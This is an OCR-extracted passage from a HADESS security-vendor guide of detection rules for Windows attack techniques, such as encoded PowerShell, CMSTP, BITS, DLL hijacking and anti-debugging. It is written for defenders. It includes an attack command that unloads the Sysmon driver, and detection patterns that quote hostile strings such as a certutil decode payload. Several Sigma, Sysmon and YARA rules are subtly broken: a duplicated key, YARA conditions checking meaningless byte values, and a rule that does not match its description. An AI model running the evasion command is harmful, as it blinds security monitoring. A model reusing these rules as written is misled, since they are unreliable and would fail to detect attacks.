    category: process_creation
    product: sysmon
detection:
    selection:
        EventID: 1
    Keywords:
        CommandLine|base64offset|contains: 'exec'
        CommandLine|contains: 'python'
    Filters:
        CommandLine|contains:
          - 'b64decode'
          - 'base64'
    condition: selection AND Keywords AND Filters
level: critical
```


PowerShell Payloads

- **Sysmon Process Creation Monitoring**:
- Detect PowerShell command lines with encodedCommand parameters or Base64 decoding functions.
- Sigma Rule:

```yaml
title: PowerShell Encoded Command
status: experimental
logsource:
    product: windows
    service: sysmon
detection:
    selection:
      CommandLine|contains:
          - ' -enc '
          - ' -EncodedCommand '
          - ' -e '
          - 'FromBase64String'
      CommandLine|contains:
          - 'IEX'
          - 'I.E.'
          - '('
    condition: selection
level: high
```

General Recommendations

- **Enable Detailed Logging**: Ensure that logging is enabled for command line process creation, especially for PowerShell and Python.
- **Regular Audits**: Conduct regular audits of system logs to identify patterns indicative of Base64 encoded payloads.
- **Endpoint Protection**: Utilize endpoint protection solutions that can detect and block suspicious command line activities.
- **User Education**: Educate users about the risks of executing unknown scripts or command lines.



BLUE #12

Conhost

Attack Vector	Description	Detection Method
Conhost.exe Misuse	`conhost.exe` can be used to launch other executables, potentially bypassing security controls.	Monitor for process creation events where `conhost.exe` is the parent image.

Detection Techniques

Conhost.exe Misuse

- **Sysmon Process Creation Monitoring**:
  - Detect process creation events where `conhost.exe` is the parent image.
  - Sysmon Rule:

```xml
<Sysmon schemaversion="4.00">
    <HashAlgorithms>md5,sha256,IMPHASH</HashAlgorithms>
    <EventFiltering>
        <ProcessCreate default="include">
            <ParentImage condition="contains">conhost.exe</ParentImage>
        </ProcessCreate>
    </EventFiltering>
</Sysmon>
```

  - Note: This rule is for demonstration purposes. In a production environment, it's important to include all process creation events and exclude only specific, known legitimate processes.

General Recommendations

- **Enable Detailed Logging**: Ensure that logging is enabled for process creation, especially focusing on parent-child process relationships.
- **Regular Audits**: Conduct regular audits of system logs to identify unusual parent-child process relationships involving `conhost.exe`.
- **Threat Hunting**: Apply targeted queries to system logs based on specific hypotheses about potential misuse of `conhost.exe`.
- **Endpoint Protection**: Utilize endpoint protection solutions that can detect and block suspicious process execution patterns.

BLUE #13

Compiled HTML Application

Attack Vector	Description	Detection Method
Malicious CHM Files	CHM files can be modified to include JavaScript or VBScript that executes harmful commands, including PowerShell scripts.	Monitor for process creation events involving `hh.exe` and subsequent execution of command-line interpreters or PowerShell.

Detection Techniques

Malicious CHM Files

- **Sysmon Process Creation Monitoring**:
  - Detect `hh.exe` process creation with command lines referring to CHM files.
  - Monitor for subsequent `cmd.exe` or PowerShell process creations with `hh.exe` as the parent process.
  - Sysmon Rule:

```xml
<Sysmon schemaversion="4.00">
    <HashAlgorithms>md5,sha256,IMPHASH</HashAlgorithms>
    <EventFiltering>
        <ProcessCreate default="include">
            <Image condition="contains">hh.exe</Image>
            <ParentImage condition="contains">cmd.exe</ParentImage>
            <ParentImage condition="contains">powershell.exe</ParentImage>
        </ProcessCreate>
    </EventFiltering>
</Sysmon>
```

General Recommendations

- **Enable Detailed Logging**: Ensure that logging is enabled for process creation, especially focusing on `hh.exe` and its child processes.
- **Regular Audits**: Conduct regular audits of system logs to identify unusual process creation patterns involving CHM files.
- **Endpoint Protection**: Utilize endpoint protection solutions that can detect and block suspicious activities related to CHM file execution.
- **User Education**: Educate users about the risks of opening unknown CHM files and the potential security warnings they should heed.

BLUE #14

CMSTP

Attack Vector	Description	Detection Method
CMSTP Executing DLLs	Using `cmstp.exe` to run malicious DLLs.	Monitor for `cmstp.exe` process creation followed by the loading of unusual DLLs.
CMSTP Executing SCT Files	Using `cmstp.exe` to execute SCT scriptlets.	Monitor for `cmstp.exe` process creation with command lines referencing SCT files.
Privilege Escalation via CMSTP	Misusing `cmstp.exe` for privilege escalation.	Monitor for abnormal patterns of `cmstp.exe` usage that could indicate privilege escalation attempts.

Detection Techniques

CMSTP Executing DLLs

- **Sysmon Process Creation and Image Load Monitoring:**
  - Detect `cmstp.exe` process creation events.
  - Monitor for subsequent loading of DLLs, especially from unusual paths.
  - Sysmon Rule:

```xml
<Sysmon schemaversion="4.00">
    <EventFiltering>
        <ProcessCreate default="include">
            <Image condition="contains">cmstp.exe</Image>
        </ProcessCreate>
        <ImageLoad onmatch="include">
            <Image condition="image">cmstp.exe</Image>
        </ImageLoad>
    </EventFiltering>
</Sysmon>
```

CMSTP Executing SCT Files

- **Sysmon Process Creation Monitoring:**
  - Detect `cmstp.exe` process creation with command lines referencing SCT files.
  - Monitor for network connections or file creations following `cmstp.exe` execution.

Privilege Escalation via CMSTP

- **Behavioral Analysis:**
  - Monitor for unusual command-line arguments or behaviors associated with `cmstp.exe`.
  - Look for signs of privilege escalation, such as `cmstp.exe` spawning processes with higher privileges.

General Recommendations

- **Enable Detailed Logging:** Ensure that logging is enabled for process creation, image load, and command-line execution.
- **Regular Audits:** Conduct regular audits of system logs to identify unusual patterns involving `cmstp.exe`.
- **Endpoint Protection:** Utilize endpoint protection solutions that can detect and block suspicious activities related to `cmstp.exe` execution.
- **User Education:** Educate users about the risks of executing unknown INF or SCT files and the potential security implications.

BLUE #15

BITS

Attack Vector	Description	Detection Method
BITS for Malicious Downloads	Using BITS to stealthily download and execute files.	Monitor for BITS-related activities and analyze BITS job creation events.

Detection Techniques

BITS for Malicious Downloads

- **Sysmon Process Creation Monitoring:**
  - Detect `bitsadmin.exe` or PowerShell process creation with BITS-related commands.
  - Sysmon Rule:

```xml
<Sysmon schemaversion="4.00">
    <EventFiltering>
        <ProcessCreate default="include">
            <Image condition="contains">bitsadmin.exe</Image>
            <CommandLine condition="contains">start-BitsTransfer</CommandLine>
        </ProcessCreate>
    </EventFiltering>
</Sysmon>
```

- **Event Viewer Monitoring:**
  - Monitor BITS-Client events under `Microsoft-Windows-Bits-Client/Operational`.
  - Look for events showing URL downloads, especially from suspicious or unknown sources.


- **Network Intrusion Detection Systems (NIDS):**
  - Monitor for network traffic with `Microsoft-Bits` as the User Agent.
  - Analyze traffic patterns that suggest BITS usage for downloading files from external sources.

- **Analysis of BITS Database:**
  - For Windows versions prior to Windows 10, use `bits_parser` to parse `qmgr[0-9].dat` files.
  - For Windows 10, use tools like `ESEDatabaseViewer` to view the BITS database.

- **PowerShell BITS Transfer Monitoring:**
  - Monitor for PowerShell commands involving `start-BitsTransfer`.
  - Similar to `bitsadmin.exe`, look for BITS job creation and file download activities.

General Recommendations

- **Enable Detailed Logging:** Ensure that logging is enabled for process creation, BITS activities, and network traffic.
- **Regular Audits:** Conduct regular audits of BITS logs and network traffic to identify unusual download patterns.
- **Endpoint Protection:** Utilize endpoint protection solutions that can detect and block suspicious BITS activities.
- **User Education:** Educate users about the risks of unauthorized file downloads and the potential misuse of BITS.



BLUE #16

Alternate Data Stream (ADS)

Attack Vector	Description	Detection Method
Malicious Use of ADS	Using ADS to hide and execute malicious scripts, DLLs, or executables.	Monitor for file stream creation and execution of files from ADS.

Detection Techniques

Malicious Use of ADS

- **Sysmon File Stream Creation Monitoring:**
  - Detect creation of alternate data streams, especially for executable file types.
  - Sysmon Rule:

```xml
<Sysmon schemaversion="4.00">
    <EventFiltering>
        <FileCreateStreamHash onmatch="include">
            <TargetFilename condition="end with">.bat</TargetFilename>
            <TargetFilename condition="end with">.cmd</TargetFilename>
            <TargetFilename condition="end with">.hta</TargetFilename>
            <TargetFilename condition="end with">.lnk</TargetFilename>
            <TargetFilename condition="end with">.ps1</TargetFilename>
            <TargetFilename condition="end with">.ps2</TargetFilename>
            <TargetFilename condition="end with">.reg</TargetFilename>
            <TargetFilename condition="end with">.jse</TargetFilename>
            <TargetFilename condition="end with">.vb</TargetFilename>
            <TargetFilename condition="end with">.vbe</TargetFilename>
            <TargetFilename condition="end with">.vbs</TargetFilename>
            <TargetFilename condition="end with">.exe</TargetFilename>
            <TargetFilename condition="end with">.dll</TargetFilename>
            <TargetFilename condition="end with">.js</TargetFilename>
        </FileCreateStreamHash>
    </EventFiltering>
</Sysmon>
```

  - Note: Exclude known legitimate ADS like `Zone.Identifier`.

- **Execution Monitoring:**
  - Monitor for execution of files from ADS, such as using `wmic`, `wscript`, or `rundll32`.
  - Look for command-line patterns that indicate execution from an ADS.

- **Behavioral Analysis:**
  - Analyze file behavior for signs of ADS usage, especially for files with unusual stream data.
  - Monitor for tools commonly used to manipulate ADS, like `makecab` and `extrac32`.

General Recommendations

- **Enable Detailed Logging:** Ensure that logging is enabled for file creation, especially focusing on alternate data streams.
- **Regular Audits:** Conduct regular audits of system logs to identify unusual file stream activities.
- **Endpoint Protection:** Utilize endpoint protection solutions that can detect and block suspicious file activities related to ADS.
- **User Education:** Educate users about the risks of ADS and the potential for hidden malicious content.

BLUE #17

XOR

Detection Tool	Description	YARA Rule
YARA for XOR Detection	YARA is used to identify files or network traffic that contain patterns indicative of XOR encryption, which is often used in malware obfuscation.	`xor_detection` rule to identify common XOR patterns.

YARA Rule for XOR Detection

Rule: xor_detection

- **Purpose:**
  - Detects common XOR encryption patterns in files or network traffic.
- **YARA Rule:**

```yara
rule xor_detection
{
    strings:
        $xor1 = { 31 d2 f7 e2 89 c2 }
        $xor2 = { 31 c9 f7 f9 99 c0 }
        $xor3 = { 31 f6 f7 e6 99 d0 }

    condition:
        any of them
}
```

BLUE #18

Hook Injection

Detection Tool	Description	Detection Rule
CAPA for Hook Injection	CAPA rules to detect the setting of global application hooks, often used in hook injection attacks.	`set global application hook` and `set application hook` rules.
SIGMA for Hook Injection	SIGMA rules to detect instances of hook injection in Windows, based on specific API function calls.	`Hook Injection Detection` rule.
YARA for Hook Injection	YARA rules to identify hook injection by looking for specific function calls in binary files.	`HookInjection` rule.

Detection Rules

CAPA for Hook Injection

- **Rule: set global application hook**
  - Scope: Basic block
  - Features:
    - API: `user32.SetWindowsHookEx`
    - Number: `0x3 = WM_GETMESSAGE`
    - Number: `0x0 = dwThreadId`

- **Rule: set application hook**
  - Scope: Function
  - Features:
    - API: `user32.SetWindowsHookEx`
    - API: `user32.UnhookWindowsHookEx`

SIGMA for Hook Injection

- **Rule: Hook Injection Detection**
  - Description: Detects instances of hook injection in Windows.
  - Strings:
    - `SetWindowsHookExA`
    - `SetWindowsHookExW`
    - `UnhookWindowsHookEx`
    - `CallNextHookEx`

YARA for Hook Injection

- **Rule: HookInjection**
  - Condition:
    - Detects use of `SetWindowsHookEx`, `UnhookWindowsHookEx`, and `CallNextHookEx` functions.
    - Looks for specific patterns in binary files indicating hook function usage.

Implementation and Usage

- **Scanning Files and Traffic**:
  - Use CAPA, SIGMA, and YARA to scan files or network traffic for the presence of the defined hook injection patterns.
  - This can be integrated into automated scanning systems or used for manual analysis.

- **Integration with Security Tools**:
  - These rules can be integrated into various security tools and platforms for real-time monitoring and alerting.

- **Threat Hunting and Forensics**:
  - Use these rules as part of a broader threat hunting or forensic analysis to identify potentially malicious files or network activities.

BLUE #19

DLLSearchOrderHijacking

Detection Tool	Description	YARA Rule
YARA for DLL Search Order Hijacking Detection	YARA is used to identify files that contain patterns indicative of DLL Search Order Hijacking, a common technique used in malware and software exploitation.	`DLLHijacking` rule to identify specific patterns in DLL files.

YARA Rule for DLL Search Order Hijacking Detection

Rule: DLLHijacking

- **Purpose:**
  - Detects patterns in DLL files that are commonly associated with DLL Search Order Hijacking.
- **YARA Rule:**

```yara
rule DLLHijacking {
  condition:
    // Check for presence of DLL_PROCESS_ATTACH in DllMain function
    uint16(0) == 0x6461 and (
      // Check for the presence of CreateThread, which is used to start the main function
      uint32(2) == 0x74006872 and uint32(6) == 0x00006563 and uint32(10) == 0x74616843 and

      // Check for the presence of Main function
      uint32(14) == 0x6E69006D and uint32(18) == 0x0064614D
    )
    // Check for presence of dllexport attribute
    and (pe.exports("DnsFreeConfigStructure") or pe.exports("DnsFreeConfigStructure@0"))
}
```

BLUE #20

ModifyDLLExportName

HADESS.IO


Detection Tool	Description	YARA Rule
YARA for DLL Export Name Modification Detection	YARA is used to identify files that contain patterns indicative of modifications to DLL export names, a technique used in sophisticated malware and software exploitation.	`ModifyDLLExportName` rule to identify specific API function calls in DLL files.

YARA Rule for DLL Export Name Modification Detection

Rule: ModifyDLLExportName

- **Purpose:**
  - Detects patterns in DLL files that are commonly associated with modifications to DLL export names.
- **YARA Rule:**

```yara
rule ModifyDLLExportName {
  strings:
    $map_and_load = "MapAndLoad"
    $entry_to_data = "ImageDirectoryEntryToData"
    $rva_to_va = "ImageRvaToVa"
    $modify = "ModifyDLLExportName"
    $virtual_protect = "VirtualProtect"
    $virtual_alloc = "VirtualAlloc"
  condition:
    all of them
}
```



BLUE #21

DLL Proxying

HADESS.IO

Detection Tool	Description	YARA Rule
YARA for DLL Proxying Detection	YARA is used to identify files that contain patterns indicative of DLL Proxying, a technique used in sophisticated malware for stealth operation and persistence.	`DLLProxying` rule to identify specific patterns in DLL files.

YARA Rule for DLL Proxying Detection


Rule: DLLProxying

- **Purpose:**
  - Detects patterns in DLL files that are commonly associated with DLL Proxying.
- **YARA Rule:**

```yara
rule DLLProxying {
  condition:
    // Check for presence of DLL_PROCESS_ATTACH in DllMain function
    uint16(0) == 0x6461 and (
      // Check for the presence of LoadLibrary, which is used to load the legitimate DLL
      uint32(2) == 0x6C6C6100 and uint32(6) == 0x6574726F and

      // Check for the presence of GetProcAddress, which is used to retrieve the addresses of the functions in the legitimate
DLL
      uint32(10) == 0x72630067 and uint32(14) == 0x61647079 and uint32(18) == 0x61636F00 and uint32(22) == 0x0072696E and

      // Check for the presence of a function that will be used to redirect function calls to the legitimate DLL
      // This example uses a function named "ProxyFunction", but the function name can be anything
      uint32(26) == 0x646E6900 and uint32(30) == 0x00667379
    )
    // Check for presence of dllexport attribute on the function that redirects calls to the legitimate DLL
    // This example uses a function named "ProxyFunction", but the function name can be anything
    and (pe.exports("ProxyFunction") or pe.exports("ProxyFunction@0"))
}
```



BLUE #22

Unloading of Sysmon Driver

HADESS.IO

Attack Method: Unloading Sysmon Driver

Description

- **Technique:** Malware attempts to unload the Sysmon driver to prevent Sysmon from recording system events.
- **APIs Used:**
  - `GetProcAddress`
- **Attack Code:**
  - **Command:** `fltMC.exe unload SysmonDrv`
  - Author: Unprotect

YARA Rule for Detecting Unloading of Sysmon Driver

Rule: SysmonEvasion

- **Purpose:**
  - Detects code patterns associated with attempts to unload the Sysmon driver.
- **YARA Rule:**

```yara
rule SysmonEvasion
{
    strings:
        // Check for the LoadLibrary() function call
        $load_library = "LoadLibrary"

        // Check for the GetProcAddress() function call
        $get_proc_address = "GetProcAddress"

        // Check for the Unload() function call
        $unload = "Unload"

        // Check for the sysmondrv string
        $sysmondrv = "sysmondrv"

    condition:
        // Check if all the required strings are present in the code
        all of them
}
```

BLUE #23

Shortcut Hiding

Attack Method: Shortcut Hiding

Description

- **Technique**: Embedding malicious code in Windows shortcuts to evade detection by antivirus software.
- **Attack Code**:
  - Python script to create a Windows shortcut with an embedded file.
  - Author: Jean-Pierre LESUEUR

Python Script

```python
#!/usr/bin/env python3
# ... [Python script details] ...
```


YARA Rule for Detecting Shortcut Hiding

Rule: YARA_Detect_ShortcutHiding

- **Purpose**:
  - Detects patterns in Windows shortcut files that are commonly associated with Shortcut Hiding.
- **YARA Rule**:

```
rule YARA_Detect_ShortcutHiding
{
    meta:
        author = "Unprotect"
        status = "Experimental"
        description = "YARA rule for detecting Windows shortcuts with embedded malicious code"
    strings:
        $payload_start = "&(for %i in (*.lnk) do certutil -decode %i"
        $payload_end = "&start"
        $encoded_content = "BEGIN CERTIFICATE"
    condition:
        all of them
}
```

- https://unprotect.it/technique/shortcut-hiding/



BLUE #24

NtQueryInformationProcess

HADESS.IO

Attack Method: NtQueryInformationProcess for Anti-Debugging

Description

- **Technique**: Using `NtQueryInformationProcess` to detect if the process is currently being debugged.
- **Attack Code**:
  - Delphi and C# examples to check for debugging environment.
  - Author: Jean-Pierre LESUEUR

Delphi Code Snippet

```delphi
// Delphi code to check if a process is being debugged using NtQueryInformationProcess
// ... [Delphi code details] ...
```

Detection Rules

YARA Rule: Detect_NtQueryInformationProcess

- **Purpose**:
  - Detects the presence of `NtQueryInformationProcess` in code, which is often used for anti-debugging.
- **YARA Rule**:

```
rule Detect_NtQueryInformationProcess: AntiDebug {
    meta:
        description = "Detect NtQueryInformationProcess as anti-debug"
        author = "Unprotect"
        comment = "Experimental rule"
    strings:
        $1 = "NtQueryInformationProcess" fullword ascii
    condition:
       uint16(0) == 0x5A4D and filesize < 1000KB and $1
}
```

- https://unprotect.it/technique/ntqueryinformationprocess/

BLUE #25

NtQueryInformationProcess

HADESS.IO

Attack Method: NtSetInformationThread for Anti-Debugging

Description

- **Technique**: Using `NtSetInformationThread` to hide threads from debuggers.
- **Attack Code**:
  - Delphi example to hide a thread from the debugger.
  - Author: Jean-Pierre LESUEUR

Delphi Code Snippet

```delphi
// Delphi code to hide a thread from the debugger using NtSetInformationThread
// ... [Delphi code details] ...
```

Detection Rules

YARA Rule: Detect_NtSetInformationThread

- **Purpose**:
  - Detects the presence of `NtSetInformationThread` in code, which is often used for anti-debugging.
- **YARA Rule**:

```
rule Detect_NtSetInformationThread: AntiDebug {
    meta:
        description = "Detect NtSetInformationThread as anti-debug"
        author = "Unprotect"
        comment = "Experimental rule"
    strings:
        $1 = "NtSetInformationThread" fullword ascii
    condition:
       uint16(0) == 0x5A4D and filesize < 1000KB and $1
}
```

- https://unprotect.it/technique/ntsetinformationthread/

BLUE #26

Checking Mouse Activity

Attack Method: Checking Mouse Activity for Sandbox Evasion

Description

- **Technique**: Some sandboxes lack mouse movement or a lively desktop background, so malware checks for mouse activity to evade detection.
- **Attack Code**:
  - Delphi example to check for mouse movement.
  - Author: Jean-Pierre LESUEUR

Delphi Code Snippet

```delphi
// Delphi code to check for mouse movement as a sandbox evasion technique
// ... [Delphi code details] ...
```

Detection Rules

CAPA Rule: Detect Unmoving Mouse Cursor

- **Purpose**:
  - Detects the presence of specific patterns in code related to checking mouse activity, a common sandbox evasion technique.
- **CAPA Rule**:

```
rule:
  meta:
    name: check for unmoving mouse cursor
    namespace: anti-analysis/anti-vm/vm-detection
    author: BitsOfBinary
    scope: function
    att&ck:
      - Defense Evasion::Virtualization/Sandbox Evasion::User Activity Based Checks [T1497.002]
    mbc:
      - Anti-Behavioral Analysis::Virtual Machine Detection::Human User Check [B0009.012]
    references:
      - https://www.joesecurity.org/blog/5852460122427342172
    examples:
      - 7E17F0F35D50F49407841372F24FBD38:0x4010f6
  features:
    - and:
      - count(api(user32.GetCursorPos)): 2 or more
```

- https://unprotect.it/technique/checking-mouse-activity/

RESOURCES

- https://github.com/karemfaisal/SMUC/
- https://unprotect.it/

cat ~/.hadess

"Hadess" is a cybersecurity company focused on safeguarding digital assets and creating a secure digital ecosystem. Our mission involves punishing hackers and fortifying clients' defenses through innovation and expert cybersecurity services.

Website:
WWW.HADESS.IO

Email
MARKETING@HADESS.IO

To be the vanguard of cybersecurity, Hadess envisions a world where digital assets are safeguarded from malicious actors. We strive to create a secure digital ecosystem, where businesses and individuals can thrive with confidence, knowing that their data is protected. Through relentless innovation and unwavering dedication, we aim to establish Hadess as a symbol of trust, resilience, and retribution in the fight against cyber threats.